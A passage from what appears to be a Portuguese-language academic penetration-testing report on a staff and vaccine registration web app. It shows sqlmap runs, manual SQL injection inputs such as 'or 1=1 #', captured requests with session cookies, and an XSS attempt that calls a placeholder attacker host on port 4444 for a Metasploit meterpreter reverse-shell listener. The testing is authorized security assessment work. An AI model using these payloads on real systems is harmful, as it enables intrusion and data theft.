[11:42:39] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[11:42:41] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace'
[11:42:41] [INFO] testing 'MySQL inline queries'
[11:42:42] [INFO] testing 'PostgreSQL inline queries'
[11:42:42] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[11:42:42] [INFO] testing 'MySQL > 5.0.11 stacked queries (SELECT - comment)'
[11:42:44] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[11:42:45] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[11:42:47] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[11:42:48] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (SELECT)'
[11:42:50] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[11:42:51] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind'
[11:42:53] [INFO] testing 'Oracle AND time-based blind'
[11:42:55] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[11:42:55] [WARNING] using unescaped version of the test because of zero knowledge of the back-end DBMS. You can try to explicitly set it using option '--dbms'
[11:43:13] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[11:43:32] [WARNING] POST parameter 'validade' is not injectable
[11:43:32] [CRITICAL] all tested parameters appear to be not injectable. Try to increase '--level'/'--risk' values to perform more tests. Also, you can try to rerun by providing either a valid value for option '--string' (or '--regexp') If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could retry with a tamper option '--tamper' (e.g. '--tamper=space2comment')
[*] shutting down at 11:43:32
root@kali:~/Documents#
```

Figura 23 – Resultado exploração Sql Injection no campo validade via SqlMap.

Sessão de teste 5

Alterar o comando utilizado na Sessão de teste 2 para incluir o parâmetro “vacina”.

Tentar injeção de SQL no parâmetro “vacina”.

Comando: sqlmap -r params -p vacina

1. “sqlmap” executa a ferramenta SqlMap;
2. O comando “-r” informa que as instruções do ataque devem ser carregadas no arquivo *params*;
3. “-p” indica o parâmetro a ser injetado pelo SqlMap, que nesse caso corresponde a um parâmetro de entrada de dados utilizado pela tela explorada;
4. “-p” indica o parâmetro que deve ser injetado pelo SqlMap, que nesse caso corresponde a um parâmetro de entrada de dados utilizado pela tela explorada.;
5. “vacina” é o atributo que sofrerá sessão de teste de injeção SQL.

Resultado esperado

Espera-se que a aplicação faça o tratamento do parâmetro “vacina” e não permita que o campo seja injetável à SQL.

Relatório de execução

O sistema passou nos testes. O parâmetro “vacina” escolhido para teste de injeção SQL não é injetável conforme mostra a Figura 24.


```

Aplicativos ▾ Locais ▾ $ -Terminal ▾ Dom, 11:47
root@kali: ~/Documents
Arquivo Editar Ver Pesquisar Terminal Ajuda
[11:46:54] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[11:46:56] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace'
[11:46:56] [INFO] testing 'MySQL inline queries'
[11:46:57] [INFO] testing 'PostgreSQL inline queries'
[11:46:57] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[11:46:57] [INFO] testing 'MySQL > 5.0.11 stacked queries (SELECT - comment)'
[11:46:59] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[11:47:00] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[11:47:02] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[11:47:03] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (SELECT)'
[11:47:05] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[11:47:07] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind'
[11:47:08] [INFO] testing 'Oracle AND time-based blind'
[11:47:10] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[11:47:10] [WARNING] using unescaped version of the test because of zero knowledge of the back-end DBMS. You can try to explicitly set it using option '--dbms'
[11:47:29] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[11:47:47] [WARNING] POST parameter 'vacina' is not injectable
[11:47:47] [CRITICAL] all tested parameters appear to be not injectable. Try to increase the '--level/--risk values to perform more tests. Also, you can try to rerun by providing either a valid value for option '--string (or '--regexp). If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could retry with an option '--tamper (e.g. '--tamper=space2comment)'
[*] shutting down at 11:47:47
root@kali:~/Documents#

```

Figura 24 – Resultado exploração Sql Injection no campo vacina via SqlMap.

Sessão de teste 6

Alterar o comando utilizado na Sessão de teste 2 para incluir o parâmetro “cadastro”.

Tentar injeção de SQL no parâmetro “cadastro”.

Comando: `sqlmap -r params -p cadastro`


1. “sqlmap” executa a ferramenta SqlMap.
2. O comando “-r” indica ao programa que as instruções do ataque devem ser carregadas no arquivo *params*.
3. “-p” indica o parâmetro que deve ser injetado.
4. “cadastro” é o atributo que sofrerá sessão de teste de injeção SQL.

Resultado esperado

Espera-se que a aplicação faça o tratamento do parâmetro “cadastro” e não permita que o campo seja injetável à SQL.

Relatório de execução

O sistema passou nos testes. O parâmetro “cadastro” escolhido para teste de injeção SQL não é injetável conforme mostra a Figura 25.



```
root@kali: ~/Documents
Arquivo Editar Ver Pesquisar Terminal Ajuda
[11:50:33] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[11:50:34] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace'
[11:50:35] [INFO] testing 'MySQL inline queries'
[11:50:35] [INFO] testing 'PostgreSQL inline queries'
[11:50:35] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[11:50:36] [INFO] testing 'MySQL > 5.0.11 stacked queries (SELECT - comment)'
[11:50:37] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[11:50:39] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[11:50:40] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[11:50:42] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (SELECT)'
[11:50:43] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[11:50:45] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind'
[11:50:47] [INFO] testing 'Oracle AND time-based blind'
[11:50:49] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[11:50:49] [WARNING] using unescaped version of the test because of zero knowledge of the back-end DBMS. You can try to explicitly set it using option '--dbms'
[11:51:10] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[11:51:31] [WARNING] POST parameter 'cadastro' is not injectable
[11:51:31] [CRITICAL] all tested parameters appear to be not injectable. Try to increase the '--level'/'--risk' values to perform more tests. Also, you can try to rerun by providing either a valid value for option '--string' (or '--regexp') If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could retry with a n option '--tamper' (e.g. '--tamper=space2comment)'
[*] shutting down at 11:51:31
root@kali:~/Documents#
```

Figura 25 – Resultado exploração Sql Injection no campo cadastro via SqlMap.

Sessão de teste 7

Alterar o comando utilizado na Sessão de teste 2 para incluir o parâmetro “ok”.

Tentar injeção de SQL no parâmetro “ok”.

Comando: *sqlmap -r params -p ok*


1. O comando “-r” indica ao programa que as instruções do ataque devem ser carregadas no arquivo *params*;
2. “-p” indica o parâmetro que deve ser injetado;
3. “ok” é o atributo que sofrerá sessão de teste de injeção SQL.

Resultado esperado

Espera-se que a aplicação faça o tratamento do parâmetro “ok” e não permita que o campo seja injetável à SQL.

Relatório de execução

O sistema passou nos testes. O parâmetro “ok” escolhido para teste de injeção SQL não é injetável conforme mostra a Figura 26.



```
root@kali: ~/Documents
Arquivo Editar Ver Pesquisar Terminal Ajuda
[11:53:28] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[11:53:30] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace'
[11:53:30] [INFO] testing 'MySQL inline queries'
[11:53:31] [INFO] testing 'PostgreSQL inline queries'
[11:53:31] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[11:53:31] [INFO] testing 'MySQL > 5.0.11 stacked queries (SELECT - comment)'
[11:53:33] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[11:53:34] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[11:53:36] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[11:53:37] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (SELECT)'
[11:53:39] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[11:53:41] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind'
[11:53:43] [INFO] testing 'Oracle AND time-based blind'
[11:53:44] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[11:53:44] [WARNING] using unescaped version of the test because of zero knowledge of the back-end DBMS. You can try to explicitly set it using option '--dbms'
[11:54:05] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[11:54:27] [WARNING] POST parameter 'ok' is not injectable
[11:54:27] [CRITICAL] all tested parameters appear to be not injectable. Try to increase '--level'/'--risk' values to perform more tests. Also, you can try to rerun by providing either a valid value for option '--string' (or '--regexp') If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could retry with a tamper option '--tamper' (e.g. '--tamper=space2comment')
[*] shutting down at 11:54:27
root@kali:~/Documents#
```

Figura 26 – Resultado exploração Sql Injection no parâmetro ok via SqlMap

Tela Consulta Servidor – Exploração via SQL Injection

Tarefa realizada dia 18/04/16.

Duração total das sessões executadas: 1 hora e 40 minutos.

Objetivo

Submeter entradas maliciosas no sistema através de injeção de códigos SQL na página de Consulta Servidor para forçar ações não autorizadas no sistema.

Sessão de teste 1

Verificar se o campo “*Siape*” é vulnerável à injeção de código SQL utilizando a técnica de concatenação de aspas simples.

Entrada: 1000’

Resultado esperado

Espera-se que o sistema realize o tratamento do caractere aspa simples como um parâmetro regular da consulta.

Relatório de execução

O sistema passou nos testes. A aplicação realizou o tratamento de dados de entrada e não permitiu a injeção de instruções SQL através do campo de “*Siape*”.

Sessão de teste 2

Inserir um texto com uma distribuição adequada de aspa simples e comentários inline como entrada no campo “*Siape*”, a fim de modificar a instrução SQL utilizada pelo sistema para consultar dados referentes ao siape de usuários cadastrados. Comentários inline, como “–” e “#”, serão utilizados para forçar o interpretador de SQL da aplicação a ignorar todas as instruções SQL que vierem após o comentário inserido.

Entradas:

1. 1000 or 1=1 #
2. 1000 or 1=1 –

Resultado esperado

Espera-se que o sistema realize o tratamento para impedir que os comentários inline modifiquem a instrução de consulta utilizada pela aplicação.

Relatório de execução

O sistema passou nos testes. A aplicação realizou o tratamento dos dados de entrada, não permitindo a mudança de comportamento da instrução SQL utilizada pelo sistema para consultar os dados dos usuários cadastrados.

Tela Consulta Servidor – Exploração via SqlMap

Tarefa realizada no dia 19/04/16.

Duração total das sessões executadas: 3 horas e 30 minutos.

Objetivo

Utilizar a ferramenta SqlMap para automatizar o processo de detecção de vulnerabilidades na tela de Consulta Servidor a partir de injeção de códigos SQL.

Sessão de teste 1

Verificar se a tela Consulta Servidor é vulnerável a injeção de código SQL e, caso haja vulnerabilidade, conseguir obter o nome do banco de dados utilizado pelo sistema.

Para realizar essa sessão de teste, foi necessário utilizar a ferramenta Burp Suite para capturar as informações de cookie contidas no cabeçalho HTTP da requisição no momento em que a página de Consulta Servidor é acessada. A Figura 27 mostra os dados obtidos através do Burp Suite.



```
GET /index.php?pg=servidores HTTP/1.1
Host: 
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:31.0) Gecko/20100101
Firefox/31.0 Iceweasel/31.8.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http:// /index.php
Cookie: PHPSESSID=75ce718b37088517cafla733d537c60f
```

Figura 27 – Parâmetros da página Consulta Servidor obtidos através do Burp Suite.

Entrada:

```
./sqlmap.py -u "http://IP_do_servidor/nomeSistema/index.php?pg=servidores"
--cookie="PHSESSID=75ce718b37088517cafla733d537c60f" --current -db
```

1. “./sqlmap.py” comando utilizado para executar a aplicação;

2. “-u” especifica a URL alvo da página a ser explorada;
3. “-cookie” especifica um cookie de sessão válido a ser passado para o SqlMap durante o ataque;
4. “-current -db” comando utilizado para obter o nome do banco de dados utilizado pelo sistema alvo.

Resultado esperado

Espera-se que a tela de Consulta Servidor não seja vulnerável à injeção de SQL e conseqüentemente não seja possível descobrir o nome do banco de dados utilizado pela aplicação.

Relatório de execução

O sistema passou nos testes. Não possível encontrar vulnerabilidade na página e conseqüentemente não foi possível descobrir o nome do banco de dados utilizado no sistema.

Sessão de teste 2

Repetir a ação da Sessão de teste 1 e aumentando o nível de heurística aplicada pelo SqlMap na injeção de SQL para o valor máximo: 5.

Entrada:

```
./sqlmap.py -u "http://IP_do_servidor/nomeSistema/index.php?pg=servidores"  
-cookie="PHSESSID=75ce718b37088517cafla733d53c60f" -current -db -level
```

5

1. “./sqlmap.py” comando utilizado para executar a aplicação.
2. “-u” especifica a URL alvo da página a ser explorada.
3. “-cookie” especifica um cookie de sessão válido a ser passado para o SQL MAP durante o ataque.
4. “-current -db” comando utilizado para obter o nome do banco de dados utilizado pelo sistema alvo.
5. “-level 5” comando utilizado para definir o nível da heurística utilizada no escaneamento.

Resultado esperado

Espera-se que a tela Consulta Servidor não seja vulnerável à injeção de SQL e consequentemente não seja possível descobrir o nome do banco de dados utilizado pela aplicação.

Relatório de execução

O sistema passou nos testes. Mesmo aumentando o nível da heurística utilizada no escaneamento, não possível encontrar vulnerabilidade na página e consequentemente não foi possível descobrir o nome do banco de dados utilizado no sistema.

4.3.5 Iteração 5

Tela Cadastro de Lotes – Exploração via XSS

Tarefa realizada dia 23/04/16.

Duração total das sessões executadas: 2 horas.

Objetivo

Explorar vulnerabilidade de XSS encontrada na tela Cadastro de Lotes na Iteração 4.

Sessão de teste 1

A partir do browser Iceweasel da máquina virtual utilizada para testes, abrir uma conexão com a máquina do sistema explorado utilizando um listener da ferramenta Metasploit. Dessa forma, obter acesso ao sistema operacional da máquina que acessa a aplicação.

Passos executados:

1. Através do exploit disponível em *Exploit/Multi/Handler* com o payload windows-meterpreter-reverse_tcp, usar o Metasploit para abrir um listener na porta 4444 da máquina virtual utilizada para testes;
2. Usar um comando GET de Javascript para abrir a conexão entre a máquina que acessa a aplicação e a máquina virtual utilizada para testes na porta indicada.

Dessa forma, será criado um listener para ficar ouvindo conexões. Quando ocorre alguma conexão externa, ele executa o payload carregado no momento, que no caso é o *windows/meterpreter/reverse_tcp* utilizado para abrir uma conexão reversa da máquina atacada para a máquina atacante.

O código abaixo cria um objeto do tipo XMLHttpRequest e inicia uma chamada Ajax do tipo GET para IP_do_kali_linux na porta 4444 de forma assíncrona.

```
<script>  
r = new XMLHttpRequest();  
r.open("GET","http://IP_do_kali_linux:4444",false);  
r.send();  
</script>
```

Resultado esperado

Espera-se que a máquina que hospeda o sistema não permita que a sessão do Meterpreter seja aberta. E consequentemente, não haja acesso ao sistema operacional da máquina que hospeda a aplicação.

Relatório de execução

Não foi possível realizar o teste com êxito. Pois conforme mostra a Figura 28, o browser Icceweasel bloqueia a requisição usando o filtro de CORS (31)




Figura 28 – Erro exibido no navegador na execução da requisição usando o filtro de CORS.

Sessão de teste 2

Repetir os procedimentos realizados na Sessão de teste 1, entretanto na máquina virtual de testes utilizar um navegador diferente do Icceweasel, nesse caso o Firefox, para descobrir se o bloqueio da conexão ocorre apenas no Icceweasel.

Resultado esperado

Espera-se que a máquina que hospeda o sistema não permita que a sessão do Meterpreter seja aberta. E consequentemente, não haja acesso ao sistema operacional da máquina que hospeda a aplicação.

Relatório de execução

Não foi possível realizar o teste com êxito. Pois conforme mostra a Figura 29, o browser Firefox bloqueia a requisição usando o filtro de CORS.(31)




Figura 29 – Navegador Firefox impede a conexão quando o filtro de CORS é utilizado.

Tela Cadastro Servidor – Exploração via SQL Injection e SqlMap

Tarefa realizada dia 25/04/16.

Duração total das sessões executadas: 1 hora e 30 minutos.

Objetivo

Submeter entradas maliciosas no sistema através de injeção de códigos SQL na página Cadastro Servidor. Então executar sessões de testes para forçar ações não autorizadas no sistema.

Sessão de teste 1

Verificar se o campo “Nome” é vulnerável a injeção de código SQL utilizando a técnica de concatenação de aspas simples.

Entrada: *teste* ‘

Resultado esperado

Espera-se que o sistema realize o tratamento do caractere aspa simples como um parâmetro regular da consulta.

Relatório de execução

O sistema passou nos testes. A aplicação realizou o tratamento de dados de entrada e não permitiu a injeção de instruções SQL através do campo de “Nome”.

Sessão de teste 2

Inserir um texto com uma distribuição adequada de aspa simples e comentários inline como entrada no campo “Nome”, a fim de modificar a instrução SQL utilizada pelo sistema na consulta de dados referentes ao nome de usuários cadastrados. Comentários inline, como “#” e “–” serão utilizados para tentar forçar o interpretador de SQL da aplicação a ignorar todas as instruções SQL que vierem após o comentário inserido

Entradas

1. teste ‘ or 1=1 –
2. teste ‘ or 1=1 #

Resultado esperado

Espera-se que o sistema realize o tratamento dos caracteres para impedir que os comentários inline modifiquem a instrução de consulta utilizada pela aplicação.

Relatório de execução

O sistema passou nos testes. A aplicação realizou o tratamento de dados de entrada, não permitindo a mudança de comportamento da instrução SQL utilizada pelo sistema para consultar os dados dos usuários cadastrados.

Sessão de teste 3

É possível que a tela utilize Javascript para validar os dados informados pelo usuário do sistema no momento do cadastro. Então, para ignorar as possíveis validações existentes, o funcionamento do Javascript foi desabilitado no browser utilizado para testes. Após isso, foram repetidos os procedimentos das Sessões de testes 1 e 2.

Entradas:

1. teste ‘
2. teste ‘ or 1=1 –
3. teste ‘ or 1=1 #

Resultado esperado

Espera-se que o sistema realize o tratamento de todos os caracteres informados como parâmetros regulares da consulta.

Relatório de execução

O sistema passou nos testes. Nada aconteceu. Com o Javascript desabilitado no navegador a página não realizou nenhuma requisição.

Sessão de teste 4

Com a função de Javascript habilitado no browser, tentar provocar uma falha no momento de cadastro de dados, através da passagem de instruções SQL no campo “*Siape*”.

Entradas:

1. 1231); select * from usuarios; –
2.); select * from usuarios; #

Resultado esperado

Espera-se que o sistema realize o tratamento de todos os caracteres informados como parâmetros regulares da consulta.

Relatório de execução

O sistema passou nos testes. Não foi possível descobrir dados de outros servidores cadastrados na base de dados através da instrução de consulta fornecida ao campo “*Siape*”. Entretanto, devido à falta de tratamento adequado para dados inválidos no campo “*Siape*” o seguinte erro foi exibido: **Erro: Data too long for column ‘id’ at row 1**. Dessa forma foi possível identificar que o campo “*Siape*”, no banco de dados corresponde à coluna ‘id’.

Sessão de teste 6

Usar a ferramenta SqlMap para realizar testes para injetar SQL na página.

Para realizar essa sessão de teste, foi necessário utilizar a ferramenta Burp Suite para capturar as informações de cookie contidas no cabeçalho HTTP da requisição no momento em que a página de Cadastro Servidor é acessada. A [TODO: REFERENCIA

FIGURA] mostra os dados obtidos através do Burp Suite. Esses dados foram salvos no arquivo *paramsTelaCadastroServidor* para ser utilizado na execução do teste.



```
POST /cadastro_servidor.php HTTP/1.1
Host: 
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.8.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http:// /cadastro_servidor.php
Cookie: PHPSESSID=c8696d2e86c5289aff72a023e966d17b
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 79

nome=teste+pamela&email=a%40a.com&cpf=1231212&siape=10102&origem=&action=Enviar
```

Figura 30 – Dados da requisição à pagina Cadastro Servidor capturada pelo Burp Suite.

Comando utilizado:

1. `sqlmap -r paramsTelaCadastroServidor -p nome`
2. `sqlmap -r paramsTelaCadastroServidor -p siape`
3. `sqlmap -r paramsTelaCadastroServidor -p cpf --dbms=msql`

Sendo:

